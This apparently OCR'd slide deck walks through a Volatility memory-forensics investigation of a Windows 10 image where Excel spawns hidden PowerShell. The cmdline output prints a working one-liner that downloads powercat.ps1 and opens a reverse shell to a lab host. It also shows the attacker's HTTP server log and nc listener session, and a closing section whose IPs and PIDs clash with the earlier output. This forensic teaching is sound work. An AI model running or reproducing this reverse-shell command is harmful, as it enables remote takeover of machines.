0xffffa680f80cb080 cmd.exe                3172   2028      2        0      1      1 2020-10-05 19:43:01 UTC+0000
0xffffa680f81ec7c0 cmd.exe                1968   2136      0 --------      0      0 2020-10-05 19:43:21 UTC+0000   2020-10-05 19:43:21 UTC+0000
0xffffa680f9b287c0 conhost.exe            7100   1968      2        0      0      0 2020-10-05 19:43:21 UTC+0000
```

@PeterMorin123


Process Tree | # vol.py -f mem.vmem --profile=Win10x64_15063 *pstree*




```
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0xffffa680f8b04440:csrss.exe                         392    372     11      0 2020-10-05 15:17:31 UTC+0000
 0xffffa680f8f12080:wininit.exe                       468    372      1      0 2020-10-05 15:17:31 UTC+0000
. 0xffffa680f902b080:fontdrvhost.ex                   728    468      5      0 2020-10-05 15:17:31 UTC+0000
. 0xffffa680f8f8e080:services.exe                     608    468      5      0 2020-10-05 15:17:31 UTC+0000
.. 0xffffa680f8ed37c0:spoolsv.exe                    1548    608     12      0 2020-10-05 15:17:32 UTC+0000
.. 0xffffa680f8e767c0:svchost.exe                    1424    608      9      0 2020-10-05 15:17:32 UTC+0000
.. 0xffffa680f8c567c0:vmtoolsd.exe                   2136    608     11      0 2020-10-05 15:17:34 UTC+0000
... 0xffffa680f81ec7c0:cmd.exe                       1968   2136      0 ------ 2020-10-05 19:43:21 UTC+0000
.... 0xffffa680f9b287c0:conhost.exe                  7100   1968      2      0 2020-10-05 19:43:21 UTC+0000
.. 0xffffa680f96497c0:NisSrv.exe                     3148    608      9      0 2020-10-05 15:17:36 UTC+0000
.. 0xffffa680f8e947c0:svchost.exe                    1456    608      8      0 2020-10-05 15:17:32 UTC+0000
.. 0xffffa680f9167640:svchost.exe                     292    608     46      0 2020-10-05 15:17:32 UTC+0000
.. 0xffffa680f8c377c0:SecurityHealth                 2076    608      5      0 2020-10-05 15:17:33 UTC+0000
.. 0xffffa680f76cd7c0:svchost.exe                    1328    608      7      0 2020-10-05 15:17:32 UTC+0000
... 0xffffa680f7ee5380:audiodg.exe                   4040   1328      7      0 2020-10-05 19:37:17 UTC+0000
.. 0xffffa680f8e54080:svchost.exe                    1416    608      4      0 2020-10-05 15:17:32 UTC+0000
.. 0xffffa680f9957300:svchost.exe                    3548    608     14      0 2020-10-05 15:18:45 UTC+0000
.. 0xffffa680f90bb7c0:svchost.exe                     824    608     13      0 2020-10-05 15:17:31 UTC+0000
.. 0xffffa680fa3026c0:SearchIndexer.                 3316    608     17      0 2020-10-05 15:25:20 UTC+0000
... 0xffffa680fa53b400:SearchFilterHo                2532   3316      7      0 2020-10-05 19:42:55 UTC+0000
... 0xffffa680fa483080:SearchProtocol                2968   3316      8      0 2020-10-05 19:42:55 UTC+0000
.. 0xffffa680f918f500:svchost.exe                     480    608     24      0 2020-10-05 15:17:32 UTC+0000
.. 0xffffa680f916a7c0:svchost.exe                     324    608     18      0 2020-10-05 15:17:32 UTC+0000
.. 0xffffa680f8fe67c0:svchost.exe                     712    608     21      0 2020-10-05 15:17:31 UTC+0000
... 0xffffa680f80ca7c0:InstallAgent.e                4500    712      7      0 2020-10-05 15:38:46 UTC+0000
... 0xffffa680f9bfc7c0:SearchUI.exe                  2200    712     34      0 2020-10-05 15:18:47 UTC+0000
 0xffffa680f7651040:System                              4      0    115      0 2020-10-05 15:17:30 UTC+0000
. 0xffffa680f8c81040:MemCompression                  2264      4     18      0 2020-10-05 15:17:34 UTC+0000
. 0xffffa680f86c3380:smss.exe                         280      4      2      0 2020-10-05 15:17:30 UTC+0000
.. 0xffffa680f8f0d080:smss.exe                        460    280      0 ------ 2020-10-05 15:17:31 UTC+0000
... 0xffffa680f8f67480:winlogon.exe                   564    460      3      0 2020-10-05 15:17:31 UTC+0000
.... 0xffffa680f9117080:dwm.exe                       936    564     11      0 2020-10-05 15:17:31 UTC+0000
.... 0xffffa680f8fe5640:fontdrvhost.ex                720    564      5      0 2020-10-05 15:17:31 UTC+0000
.... 0xffffa680f99927c0:userinit.exe                 3772    564      0 ------ 2020-10-05 15:18:45 UTC+0000
..... 0xffffa680f99b47c0:explorer.exe                3040   3772     87      0 2020-10-05 15:18:45 UTC+0000
...... 0xffffa680f88d57c0:MSASCuiL.exe                904   3040      3      0 2020-10-05 15:18:59 UTC+0000
...... 0xffffa680f955a1c0:OneDrive.exe               4996   3040     18      0 2020-10-05 15:19:02 UTC+0000
...... 0xffffa680f96237c0:EXCEL.EXE                  7072   3040     18      0 2020-10-05 19:42:57 UTC+0000
....... 0xffffa680f9e3f340:powershell.exe            2028   7072     23      0 2020-10-05 19:42:58 UTC+0000
........ 0xffffa680f80cb080:cmd.exe                  3172   2028      2      0 2020-10-05 19:43:01 UTC+0000
........ 0xffffa680fa536080:conhost.exe              3296   2028     11      0 2020-10-05 19:42:58 UTC+0000
```


@PeterMorin123

Process Tracing | # vol.py -f mem.vmem --profile=Win10x64_15063 *psscan --output=dot --output-file=file.dot*






Network List| # vol.py -f mem.vmem --profile=Win10x64_15063 *netscan*



```
Offset(P)          Proto    Local Address                  Foreign Address      State            Pid      Owner          Created
0xa680f764b010     UDPv4    192.168.2.234:58110            *:*                                   1780     svchost.exe    2020-10-05 16:31:24 UTC+0000
0xa680f764d400     UDPv6    fe80::a901:8969:300a:991:58108 *:*                                   1780     svchost.exe    2020-10-05 16:31:24 UTC+0000
0xa680f7846ec0     UDPv4    0.0.0.0:3702                   *:*                                   1780     svchost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f7846ec0     UDPv6    :::3702                        *:*                                   1780     svchost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f764d0b0     TCPv4    0.0.0.0:49666                  0.0.0.0:0            LISTENING        324      svchost.exe    2020-10-05 15:17:32 UTC+0000
0xa680f7664430     TCPv4    0.0.0.0:49665                  0.0.0.0:0            LISTENING        996      svchost.exe    2020-10-05 15:17:32 UTC+0000
0xa680f7664a80     TCPv4    0.0.0.0:49665                  0.0.0.0:0            LISTENING        996      svchost.exe    2020-10-05 15:17:32 UTC+0000
0xa680f7664a80     TCPv6    :::49665                       :::0                 LISTENING        996      svchost.exe    2020-10-05 15:17:32 UTC+0000
0xa680f7687a00     TCPv4    0.0.0.0:49666                  0.0.0.0:0            LISTENING        324      svchost.exe    2020-10-05 15:17:32 UTC+0000
0xa680f7687a00     TCPv6    :::49666                       :::0                 LISTENING        324      svchost.exe    2020-10-05 15:17:32 UTC+0000
0xa680f7a10840     UDPv4    192.168.2.234:137              *:*                                   4        System         2020-10-05 15:17:32 UTC+0000
0xa680f7e0aa60     UDPv4    0.0.0.0:3702                   *:*                                   1780     svchost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f7e0aa60     UDPv6    :::3702                        *:*                                   1780     svchost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f7e0b900     UDPv4    0.0.0.0:5353                   *:*                                   1276     svchost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f7ebd6a0     UDPv4    0.0.0.0:0                      *:*                                   1276     svchost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f7ebd6a0     UDPv6    :::0                           *:*                                   1276     svchost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f7ee1840     UDPv4    0.0.0.0:3702                   *:*                                   1180     dasHost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f7ee1840     UDPv6    :::3702                        *:*                                   1180     dasHost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f7ed5cc0     TCPv4    192.168.2.234:51498            173.194.175.109:993  CLOSED           7072     EXCEL.EXE
0xa680f7fb0010     TCPv4    192.168.2.234:51315            40.100.138.130:443   CLOSED           2200     SearchUI.exe
0xa680f7ff9640     UDPv4    0.0.0.0:58113                  *:*                                   1180     dasHost.exe    2020-10-05 16:31:24 UTC+0000
0xa680f7ff9640     UDPv6    :::58113                       *:*                                   1180     dasHost.exe    2020-10-05 16:31:24 UTC+0000
0xa680f7fffb70     UDPv4    0.0.0.0:3702                   *:*                                   292      svchost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f7fffb70     UDPv6    :::3702                        *:*                                   292      svchost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f804e010     UDPv4    0.0.0.0:0                      *:*                                   292      svchost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f804e010     UDPv6    :::0                           *:*                                   292      svchost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f80332a0     TCPv4    192.168.2.234:50897            23.36.89.25:443      CLOSED           996      svchost.exe
0xa680f80ac010     UDPv4    0.0.0.0:3702                   *:*                                   292      svchost.exe    2020-10-05 19:43:21 UTC+0000
0xa680f80c8cc0     TCPv4    192.168.2.234:50585            8.252.241.254:80     CLOSED           996      svchost.exe
0xa680f812e9d0     TCPv4    192.168.2.234:50909            72.21.81.240:80      CLOSED           996      svchost.exe
0xa680f8161cc0     TCPv4    192.168.2.234:50509            205.185.216.10:80    CLOSED           996      svchost.exe
0xa680f81a6010     UDPv4    0.0.0.0:59267                  *:*                                   292      svchost.exe    2020-10-05 16:31:27 UTC+0000
0xa680f81a6010     UDPv6    :::59267                       *:*                                   292      svchost.exe    2020-10-05 16:31:27 UTC+0000
0xa680f81ada30     UDPv4    0.0.0.0:0                      *:*                                   2028     powershell.exe 2020-10-05 19:43:00 UTC+0000
0xa680f83506b0     UDPv6    ::1:58109                      *:*                                   1780     svchost.exe    2020-10-05 16:31:24 UTC+0000
```



```
0xa680f81ada30     UDPv4    0.0.0.0:0                      *:*                                   2028     powershell.exe 2020-10  5 19:4        0000
0xa680f8e8cec0     UDPv4    0.0.0.0:0                      *:*                                   2028     powershell.exe 2020-                 :+0000
0xa680f8e8cec0     UDPv6    :::0                           *:*                                   2028     powershell.exe 202                UTC+0000
0xa680f9373310     UDPv4    0.0.0.0:0                      *:*                                   2028     powershell.exe 202             3:00 UTC+0000
0xa680f9373310     UDPv6    :::0                           *:*                                   2028     powershell.exe 2020-1     5 19:43:00 UTC+0000
0xa680f9a5ecc0     TCPv4    192.168.2.234:51505            192.168.2.244:1234   CLOSED           2028     powershell.exe
0xa680fa5a00e0     UDPv4    0.0.0.0:0                      *:*                                   2028     powershell.exe 2020-10-05 19:43:00 UTC+0000
```


@PeterMorin123

Command Line | # vol.py -f mem.vmem --profile=Win10x64_15063 *cmdline -p 2028*

```
************************************************************************
powershell.exe pid:   2028
Command line : powershell.exe -WindowStyle Hidden -c IEX(New-Object
System.Net.WebClient).DownloadString('http://192.168.2.244/powercat.ps1');powercat -c 192.168.2.244 -p 1234 -e cmd
```


- PowerShell Downloading a PS script called Powercat
- Executing a reverse shell to the same host on port 1234
- Bypassed most AV tools when tested

Retrieval of the Powercat PS1



```
root@kali:/home/kali/powercat# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.2.234 - - [07/Oct/2020 19:05:42] "GET /powercat.ps1 HTTP/1.1" 200 -
192.168.2.234 - - [07/Oct/2020 19:06:45] "GET /powercat.ps1 HTTP/1.1" 200 -
192.168.2.234 - - [07/Oct/2020 19:07:15] "GET /powercat.ps1 HTTP/1.1" 200 -
192.168.2.234 - - [07/Oct/2020 19:08:10] "GET /powercat.ps1 HTTP/1.1" 200 -
192.168.2.234 - - [07/Oct/2020 19:08:55] "GET /powercat.ps1 HTTP/1.1" 200 -
```


Reverse Shell to Victim



```
root@kali:/home/kali# nc -lvp 1234
listening on [any] 1234 ...




192.168.2.234: inverse host lookup failed: Unknown host
connect to [192.168.2.244] from (UNKNOWN) [192.168.2.234] 50576
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Amy Walsh\Documents>
C:\Users\Amy Walsh\Documents>whoami
whoami
desktop-9pkickn\amy walsh

C:\Users\Amy Walsh\Documents>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C4EE-5AC8

 Directory of C:\Users\Amy Walsh\Documents

10/07/2020  04:12 PM    <DIR>          .
10/07/2020  04:12 PM    <DIR>          ..
10/05/2020  11:27 AM            13,204 Book1.xlsm
10/05/2020  10:07 AM    <DIR>          Custom Office Templates
10/05/2020  12:39 PM            20,489 Profit-and-Loss-Statement.xlsm
               2 File(s)         33,693 bytes
               3 Dir(s)  34,056,998,912 bytes free

C:\Users\Amy Walsh\Documents>
```


Network Scanning and Process Tree

vol.py -f mem.vmem --profile=Win10x64_15063 *netscan*



```
# vol.py -f mem.vmem --profile=Win10x64_15063 netscan
Volatility Foundation Volatility Framework 2.6.1
Offset(P)         Local Address                 Foreign Address     Pid
0xa680f764b010    172.16.176.143:1054           185.193.90.250:80   856
0xa680f764d400    0.0.0.0:1056                  185.193.90.250:80   856
```


vol.py -f mem.vmem --profile=Win10x64_15063 *pstree*



```
# vol.py -f mem.vmem --profile=Win10x64_15063 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----
 0xffffa680f7651040:System                              4      0     58    379 2020-10-05 15:17:30 UTC+0000
. 0xffffa680f86c3380:smss.exe                         544      4      3     21 2020-10-05 15:17:30 UTC+0000
.. 0xffffa680f8f67480:winlogon.exe                    632    544     24    536 2020-10-05 15:17:31 UTC+0000
... 0xffffa680f9117080:lsass.exe                      688    632     21    405 2020-10-05 15:17:31 UTC+0000
... 0xffffa680f8fe5640:services.exe                   676    632     16    288 2020-10-05 15:17:31 UTC+0000
.... 0xffffa680f99927c0:cmd.exe                       124    676      0  ----- 2020-10-05 15:18:45 UTC+0000
..... 0xffffa680f99b47c0:svchost.exe                  856    676     29    336 2020-10-05 15:18:45 UTC+0000
```

IP Indicator Lookup

